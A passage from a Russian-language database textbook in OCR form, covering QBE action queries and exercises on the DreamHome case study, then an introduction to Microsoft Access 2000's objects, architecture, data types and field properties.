



Рис. 7.16. Пример запроса: а) сетка QBE с примером активного запроса удаления; б) окно с предупреждающим сообщением; в) содержимое таблицы PropertyForRent и Viewing после удаления записей; д) эквивалентный оператор SQL



г)

```
UPDATE PropertyForRent SET PropertyForRent.rent = [rent]*1.1;
```

Рис. 7.1 7. Пример запроса: а) сетка QBE с примером активного запроса обновления; б) окно с предупреждающим сообщением; в) результирующая сетка данных запроса; г) эквивалентный оператор SQL запроса




Рис. 7.18. Пример запроса: а) диалоговое окно Append; б) сетка QBE с примером активного запроса добавления записей; в) окно с предупреждающим сообщением; г) содержимое таблиц NewOwner и PrivateOwner после выполнения запроса; д) эквивалентный оператор SQL

7.3. Создайте перечисленные ниже запросы QBE на выборку данных из таблиц учебного приложения *DreamHome*, используя более сложные средства поддержки языка QBE, предоставляемые той СУБД, с которой вы постоянно работаете:

а) создайте параметрический запрос, в котором пользователь сможет указать номер интересующего его объекта недвижимости, а затем просмотреть подробное описание этого объекта;

б) создайте параметрический запрос, позволяющий указать имя и фамилию работника компании *и* отображающий все сведения о сдаваемых в аренду объектах, за которые отвечает этот работник;

в) введите несколько новых записей в таблицу PropertyForRent, отражающих тот факт, что владельцы недвижимости 'Carol Farrel' и 'Tony Shaw' владеют множеством объектов в нескольких городах. Подготовьте запрос на выборку, отображающий сведения о количестве объектов недвижимости, принадлежащих отдельным владельцам в каждом из городов. Затем преобразуйте этот запрос в перекрестный и оцените, насколько удобнее новое представление информации с точки зрения сравнительного анализа количества объектов недвижимости, принадлежащих каждому из владельцев в каждом из городов;

г) внесите в таблицу Staff: ошибку, поместив в нее дополнительную запись о сотруднике 'David Ford' и присвоив ему новый табельный номер. Для выявления этой ошибки подготовьте соответствующий запрос выборки дубликатов;

д) подготовьте запрос на выборку записей, не имеющих соответствия, чтобы определить, кто из работников компании в данный момент не отвечает ни за один из объектов недвижимости;

е) создайте запрос с автоподстановкой, в котором при вводе новой записи в таблицу PropertyForRent будут автоматически выводиться сведения об указанном владельце объекта недвижимости, если только этот владелец уже описан в базе данных.

7.4. Для выполнения перечисленных ниже действий создайте активные запросы обработки данных в таблицах учебного проекта *DreamHome,* используя соответствующие средства поддержки языка QBE, предоставляемые той СУБД, с которой вы постоянно работаете:

а) создайте сокращенную версию таблицы PropertyForRent под названием PropertyGlasgow, которая будет включать столбцы propertyNo, street, postcode и type исходной таблицы и содержать сведения только об объектах недвижимости, расположенных в городе Глазго;

б) удалите **из таблицы** Viewing **все строки с незаполненными полями** Comment;

в) увеличьте на 12,5% зарплату всего персонала компании, за исключением менеджеров;

г) создайте таблицу под названием NewClient, содержащую подробные сведения о потенциальных клиентах компании; затем добавьте содержащуюся в этой таблице информацию в таблицу Client.

7.5. Используя таблицы учебного приложения *DreamHome,* создайте эквивалентные запросы QBE для всех примеров операторов SQL, приведенных в главе 5.

Глава 8

ПРОМЫШЛЕННЫЕ РЕЛЯЦИОННЫЕ СУБД: ACCESS и ORACLE

В ЭТОЙ ГЛАВЕ...

- Основные сведения о СУБД Microsoft Access:
  - структура СУБД;
  - создание базисных таблиц и связей;
  - создание ограничений для предметной области базы данных;
  - использование форм и отчетов;
  - использование макрокоманд (макросов).
- Основные сведения о СУБД Oracle:
  - структура СУБД;
  - создание базисных таблиц и связей;
  - создание ограничений для предметной области базы данных;
  - использование языка PL/SQL;
  - создание и использование хранимых процедур и функций;
  - создание и использование триггеров.

Как уже упоминалось в главе 3, на сегодняшний день реляционные СУБД стали доминирующим типом программного обеспечения для обработки данных. Объем продаж в этом секторе рынка оценивается в 15-20 миллиардов долларов в год (или 50 миллиардов долларов вместе с инструментами разработки), причем ежегодный прирост этого объема составляет около 25%. Рынок предлагает множество реляционных СУБД. Процесс выбора лучшего пакета СУБД для многих пользователей может стать трудной задачей. В следующей главе кратко описаны основные возможности, которые должны учитываться при выборе пакета СУБД. А в этой главе рассматриваются две наиболее широко используемые реляционные СУБД: Microsoft Access и Oracle. В каждом случае применяется терминология конкретной СУБД (которая не всегда соответствует формальной реляционной терминологии, представленной в главе 3).

СУБД Microsoft Access 2000

СУБД Microsoft Access — наиболее широко используемая в среде Microsoft Windows реляционная СУБД, Microsoft Access — типичная СУБД для персональных компьютеров, обеспечивающая хранение, сортировку и поиск данных для множества приложений. В СУБД Access для создания таблиц, запросов,

форм и отчетов предусмотрен графический интерфейс пользователя (Graphical User Interface — GUI); для разработки настраиваемых приложений с базой данных есть инструментальные средства, использующие макроязык Microsoft Access или язык VBA (Microsoft Visual Basic for Applications). Кроме того, в СУБД Access предусмотрены программы, называемые *мастерами* (Wizards), которые упрощают многие из процессов формирования приложений с базой данных, проводя пользователя через ряд диалоговых окон в запросно-ответном режиме. В СУБД Access предусмотрены также *конструкторы* (Builders), которые могут помочь пользователю сформировать синтаксически правильные выражения, например операторы и макрокоманды языка SQL. СУБД Access поддерживает значительную часть стандарта языка SQL, представленного в главах 5 и 6, а также стандарт Microsoft ODBC (Open Database Connectivity — открытый интерфейс доступа к базам данных), обеспечивающий общий интерфейс для доступа к разнотипным базам данных SQL, таким как Oracle и Informix. Более подробно ODBC обсуждается в разделе 21.3. До ознакомления с СУБД Microsoft Access необходимо рассмотреть объекты, которые способны помочь в разработке приложения базы данных.

8.1.1. Объекты

Пользователь взаимодействует с Microsoft Access и разрабатывает приложение базы данных, используя ряд объектов.

- *Таблицы* — базисные таблицы, которые составляют базу данных. По терминологии Microsoft таблица организована в столбцы (называемые *полями*) и строки (называемые *записями*).
- *Запросы* позволяют пользователю просматривать, изменять и анализировать данные различными способами. Запросы могут также запоминаться и использоваться в качестве источника записей для форм, отчетов и страниц доступа к данным. Более подробно запросы рассматривались в предыдущей главе.
- *Формы* можно использовать для ряда целей, например для создания форм ввода данных в таблицу.
- *Отчеты* представляют данные в базе данных в требуемом для печати формате.
- *Страницы* (доступа к данным) представляют собой специальный тип Web-страниц, разработанных для просмотра и работы с данными (хранящимися в базе данных Microsoft Access или в базе данных Microsoft SQL Server) из Internet или из локальной корпоративной сети (внутренней сети). Страница доступа к данным может также включать данные из других источников, например из Microsoft Excel.
- *Макросы* — это одно действие или набор действий, выполняющих конкретные операции, например открытие формы или печать отчета. С помощью макросов можно автоматизировать стандартные задачи, например печать отчета будет выполняться после щелчка пользователя на кнопке.
- *Модули* — это совокупность объявлений и процедур языка VBA, которые хранятся как единое целое.

Прежде чем перейти к более подробному обсуждению этих объектов, необходимо рассмотреть структуру СУБД Microsoft Access.

8.1.2. Структура СУБД Microsoft Access

СУБД Microsoft Access может использоваться как автономная система на одном персональном компьютере или как многопользовательская система в сети,

В СУБД Access 2000 предоставляется выбор из двух машин баз данных (data engines): первоначальной версии машины базы данных Jet и новой — Microsoft Data Engine (MSDE), которая совместима с Microsoft BackOffice SQL Server (продуктом компании Microsoft для администрирования локальных корпоративных сетей). Машина базы данных Jet хранит все данные приложения, такие как таблицы, индексы, запросы, формы и отчеты, в одном файле базы данных с расширением .mdb, организованным с использованием метода ISAM (Indexed Sequential Access Method — индексно-последовательный метод доступа) (см. приложение В). В основе MSDE лежит та же машина базы данных, что и в СУБД Microsoft SQL Server, предоставляющая пользователям возможность писать масштабируемые приложения на компьютере с системой Windows 95, которые затем можно перенести в высокопроизводительные многопроцессорные кластеры (группы компьютеров), работающие под управлением системы Windows 2000 Server. Машина MSDE предоставляет также процедуру преобразования данных, позволяющую пользователям впоследствии наращивать вычислительные возможности до уровня SQL Server. Но в отличие от SQL Server 7.0 MSDE имеет ограничение на размер базы данных в 2 гигабайта.

Microsoft Access, как и SQL Server, делит данные, хранящиеся в ее табличных структурах, на страницы данных размером в 2 килобайта, что соответствует размеру стандартного кластера файла жесткого диска в DOS. Каждая страница содержит одну или несколько записей. Запись не может занимать больше одной страницы, хотя записи Memo (поля примечаний) и поля объектов OLE могут храниться на отдельных страницах. СУБД Access использует в качестве стандартного способа хранения записи переменной длины и упорядочивает записи с помощью индекса первичного ключа. При использовании формата хранения записей с переменной длиной каждая запись занимает только пространство, необходимое для хранения ее фактических данных.

Для создания списка связей страниц данных к каждой странице добавляется заголовок. Заголовок содержит два указателя: на предыдущую и на следующую страницу. Если индексы не используются, новые данные добавляются на последнюю страницу таблицы до тех пор, пока страница не будет полной, а затем в конец добавляется еще одна страница. Одним из преимуществ страниц данных с собственными заголовками является то, что страницы данных таблицы могут храниться в индексированном виде (в соответствии с методом доступа ISAM), т.е. в случае необходимости изменяются указатели в заголовке страницы, а не сама структура файла.

Средства обеспечения многопользовательского режима работы

Microsoft Access обеспечивает четыре основных способа работы с базой данных в сети.

- Реализация файл/сервер. База данных Access располагается в сети таким образом, чтобы пользователи могли использовать ее совместно. В этом случае на каждой рабочей станции эксплуатируется отдельная копия приложения Access.
- Реализация клиент/сервер. В более ранних версиях СУБД Access для достижения этого необходимо было создавать связанные таблицы, которые использовали драйвер ODBC для связи с базой данных, такой как SQL Server. В Access 2000 также может быть создан файл с расширением .adp (Access Project File), в котором могут храниться локально формы, отчеты, макрокоманды и модули VBA и который может соединяться с удаленной базой данных SQL Server, используя технологию OLE DB для отображения и работы с таблицами, представлениями, связями и хранимыми процеду-

рами. Как было упомянуто выше, в такой реализации может также использоваться машина базы данных MSDE.

- Реализация на основе репликации базы данных. Эта реализация обеспечивает распространение изменений в данных или в проекте базы данных по разным копиям базы данных Access на разных хостах сети. В передаче копии всей базы данных нет необходимости. Репликация включает в себя создание одной или нескольких копий, называемых *точными копиями* (replica) единой первоначальной базы данных, которая называется *проектным эталоном* (Design Master). Вместе проектный эталон и его точные копии называются набором *точных копий* (replica set). При выполнении так называемого *процесса синхронизации* изменения в объектах и данных передаются всем элементам набора точных копий. Изменения в проекте объектов могут быть сделаны только в проектном эталоне, но изменения в данные можно вносить из любого элемента набора точных копий. Репликация рассматривается в разделе 23.6.
- Реализация базы данных на основе Web. Броузер (средство навигации и просмотра) отображает одну или несколько страниц доступа к данным, которые динамически связываются с совместно используемой базой данных Access или SQL Server. Для отображения этих страниц применяется броузер Internet Explorer 5 или его следующие версии. Эта реализация рассматривается в разделе 28.10.5.

Если база данных постоянно хранится на файловом сервере, то при модификации записи таблицы для блокировки страниц используются блокировочные примитивы операционной системы. В многопользовательской среде машина базы данных Jet использует файл с расширением .ldb (сокращение от locking database file — файл блокировки базы данных), чтобы сохранить информацию о том, какие записи заблокированы и каким пользователем. Файл блокировки базы данных создается тогда, когда база данных открыта для коллективного доступа. Блокировка подробно рассматривается в разделе 19.2.

8.1.3. Описание таблицы

Microsoft Access предоставляет пять способов создания новой (пустой) таблицы.

- Использование мастера Database Wizard (Мастер базы данных) для создания в одной операции всех таблиц, форм и отчетов, необходимых для базы данных. Мастер Database Wizard служит для создания новой базы данных, но не может быть использован для добавления новых таблиц, форм или отчетов к существующей базе данных.
- Использование мастера Table Wizard (Мастер таблицы) для выбора полей таблицы из ряда заранее определенных таблиц, например, с данными о деловых контактах, домашнем хозяйстве или медицинских карточках.
- Ввод данных непосредственно в пустую таблицу (называемую *таблицей данных* — datasheet). После сохранения новой таблицы данных СУБД Access анализирует данные и автоматически назначает для каждого поля соответствующий тип данных и формат.
- Использование представления Design View (Конструктор) для исчерпывающего определения с самого начала всей таблицы.
- Использование оператора CREATE TABLE (Создать таблицу) в представлении SQL View.

Создание пустой таблицы в Microsoft Access с использованием языка SQL

В разделе 6.3.2 был рассмотрен оператор языка SQL CREATE TABLE, используемый для создания таблицы. СУБД Microsoft Access 2000 не полностью соответствует стандарту языка SQL, а оператор CREATE TABLE базы данных Access не поддерживает конструкции DEFAULT и CHECK. Впрочем, значения по умолчанию и некоторые ограничения предметной области могут все еще определяться вне языка SQL, как описано ниже. Кроме того, как видно из табл. 8.1, типы данных Access немного не соответствуют стандарту языка SQL. В примере 6.1 главы 6 показано, как создать таблицу PropertyForRent с помощью языка SQL. На рис. 8.1 приведено окно представления SQL View с эквивалентным оператором базы данных Access.

Таблица 8.1. Типы данных в СУБД Microsoft Access

Тип данных	Назначение	Размер
Текстовый (text)	Текст или текст/числа, а также числа, которые не требуют вычислений, например номера телефонов. Соответствует символьному (character) типу данных языка SQL (см. раздел 6.1.2)	До 255 символов
Мемо (memo)	Длинный текст и числа, например примечания или описания	До 64000 символов
Числовой (number)	Числовые данные, которые используются для математических вычислений, за исключением вычислений, включающих финансовые операции (в этом случае используется денежный тип (currency)). Соответствуетточному числовому (exact numeric) и округленному числовому (approximate numeric) типам данных языка SQL (см. раздел 6.1.2)	1, 2, 4 или 8 байтов (16 байтов для ID репликации)
Дата/время (Date/Time)	Дата и время. Соответствует типу данных дата и время (datetime) языка SQL (см. раздел 6.1.2)	8 байтов
Денежный (currency)	Денежные величины. Денежный тип данных не допускает округления во время вычислений	8 байтов
Счетчик (autonumber)	Однозначно определяемые последовательные (увеличивающиеся на 1) или случайные числа, автоматически вставляемые при добавлении записи	4 байта (16 байтов для ID репликации)
Да/нет (Yes/No)	Поля, которые содержат только одно из двух возможных значений, таких как да/нет (Yes/No), истина/ложь (True/False), включено/выключено (On/Off). Соответствует битовому (bit) типу данных языка SQL (см, раздел 6.1.2)	1 бит
Объект OLE	Объекты (такие как документы Microsoft Word, электронные таблицы Microsoft Excel, изображения, звуки или другие данные в двоичном коде), созданные в других программах, использующих протокол OLE, которые могут быть связаны с таблицей Microsoft Access или внедрены в нее	До 1 гигабайта
Гиперссылка	Поле, которое хранит гиперссылки	До 64000 символов

Тип данных	Назначение	Размер
Lookup Wizard (Мастер поиска)	Создает поле, которое предоставляет возможность пользователю выбирать значение из другой таблицы или из списка значений при помощи поля со списком (combo box). При выборе данной опции в списке типов данных запускается мастер Lookup Wizard, чтобы можно было определить, откуда будет выбираться требуемое значение	Такой же размер, какой имеет первичный ключ, который формирует поле поиска (обычно 4 байта)




Рис. 8.1. *Создание* ***таблицы*** *PropertyForRent* ***средствами представления SQL View*** *(Режим* ***SOL)***

Создание пустой таблицы в Microsoft Access средствами представления Design View

На рис. 8.2 показано создание таблицы PropertyForRent средствами представления Design View (Конструктор). Независимо от того, каким методом создавалась таблица, таблица представления Design View может использоваться в любое время для ее дальнейшей настройки, например для добавления новых полей, установки значений по умолчанию или создания входных масок.




Рис. 8.2. Создание *таблицы PropertyForRent* ***средствами*** *представления Design View*

Microsoft Access обеспечивает средства добавления ограничивающих условий для таблицы с помощью раздела Field Properties (Свойства поля) таблицы представления Design View. Каждое поле имеет набор свойств, использующихся для выбора способов хранения, управления или отображения данных в поле. Например, можно управлять максимальным числом символов, которые могут быть введены в текстовое поле, устанавливая свойства Field Size (Размер поля). Тип данных поля определяет свойства, которые являются доступными для этого поля. Установка свойств поля в представлении Design View дает гарантию того, что поля будут иметь непротиворечивые установочные параметры для формирования форм и отчетов на более позднем этапе. Все свойства полей кратко рассматриваются ниже.

Свойство Field Size

Свойство Field Size используется для установки максимального размера данных, которые могут храниться в полях текстового (Text), числового (Number) типов и счетчика (AutoNumber). Например, как показано на рис. 8.2, свойство Field Size текстового поля propertyNo установлено равным 5 символам, а свойство Field Size для числового поля rooms установлено равным одному байту, что позволит хранить целые числа от 0 до 255. Кроме байтов, для числового типа данных допускаются следующие значения:

- Integer (целое число) — 16-разрядное целое число (значения от -32768 до 32767);
- Long integer (длинное целое число) — 32-разрядное целое число;
- Single (с одинарной точностью) — число с плавающей точкой, которое имеет 32-разрядное представление;
- Double (с двойной точностью) — число с плавающей точкой, которое имеет 64-разрядное представление;
- ID (идентификатор) репликации - - 128-разрядный идентификатор, уникальный для каждой записи, даже в распределенной системе.

Свойство Format

Свойство Format (Формат поля) используется для настройки вида отображения на экране и печати чисел, дат, времени и текста. СУБД Microsoft Access предоставляет ряд форматов для отображения различных типов данных. Например, поле с типом данных дата/время (Date/Time) может отображать даты в различных форматах, включая короткую дату (Short Date), среднюю дату (Medium Date) и длинную дату (Long Date). Дата 1 ноября 1933 года может отображаться как 01/11/33 (Short Date), 01-Nov-33 (Medium Date) или 1 November 1933 (Long Date).

Свойство Decimal Places

Свойство Decimal Places (Число десятичных знаков) используется для определения количества десятичных разрядов при отображении чисел (это фактически не влияет на количество десятичных разрядов, используемых для хранения числа).

Свойство Input Mask

Свойство Input Mask (Маска ввода) упрощает процесс ввода данных, поскольку контролирует формат данных, вводимых в таблицу. Маска определяет тип символа, разрешенного для каждой позиции поля. Маски ввода могут упростить ввод данных путем автоматического ввода при необходимости специальных форматирующих символов и генерирования сообщений об ошибках при попытке

некорректного ввода. СУБД Microsoft Access предоставляет ряд символов маски ввода для проверки вводимых данных. Например, значения, вводимые в поле propertyNo, имеют конкретный формат: первый символ 'P' для обозначения объекта недвижимости, сдаваемого в аренду (сокращение от Property), второй символ — прописная буква, третий, четвертый и пятый символы — цифры. Четвертый и пятый символы — необязательные и используются только при необходимости (например, номера объектов аренды включают PA9, PG21, PL306). Б этом случае используется маска ввода '\P>L099':

- '\' обозначает, что символ, следующий за ним, отображается как литерал (например, \P отображается просто как P);
- '>L' обозначает, что символ, следующий за P, должен быть преобразован в верхний регистр;
- '0' определяет, что следующий символ — цифра, а '9' определяет необязательный ввод цифры или пропуск.

Свойство Caption

Свойство Caption (Подпись) используется для более полного описания имени поля или для предоставления пользователю полезной информации с помощью заголовков объектов в различных представлениях. Например, если ввести 'Property Number' (Номер объекта аренды) в свойство Caption поля propertyNo, то в заголовке столбца таблицы в представлении Datasheet View будет отображен текст Property Number, а не имя поля, 'propertyNo'.

Свойство DefaultValue

Свойство Default Value (Значение по умолчанию) предназначено для ускорения ввода данных и уменьшения возможных ошибок во вводимых данных с помощью присваивания полю значения, предусмотренного по умолчанию во время создания новой записи. Например, как показано на рис. 8.2, среднее число комнат в одном объекте недвижимости равно четырем, поэтому значение по умолчанию для поля rooms будет 4.

Свойства Validation Rule/Validation Text

Свойство Validation Rule (Условие на значение) используется для определения ограничений для данных, введенных в поле. При вводе данных, которые нарушают установленное правило проверки, используется свойство Validation Text (Сообщение об ошибке) для выдачи соответствующего предупреждающего сообщения. Правила проверки могут также использоваться для установки диапазонов допустимых значений для числовых полей или полей с датой. Это уменьшает количество ошибок, которые могут возникать при вводе записей в таблицу. Например, количество комнат в объекте недвижимости может составлять от 1 до 15. Правило и текст сообщения о результатах проверки для поля rooms показаны на рис. 8.2.

Свойство Required

Свойство Required (Обязательное поле) должно иметь непустое значение в каждой записи. Если это свойство установлено равным 'Yes', то необходимо ввести значение в обязательное поле, и это значение не может быть неопределенным (NULL). Поэтому установка свойства Required эквивалентна ограничению NOT NULL языка SQL (см. раздел 6.2.1). Поля первичных ключей должны всегда реализовываться как обязательные.

Свойство Allow Zero Length

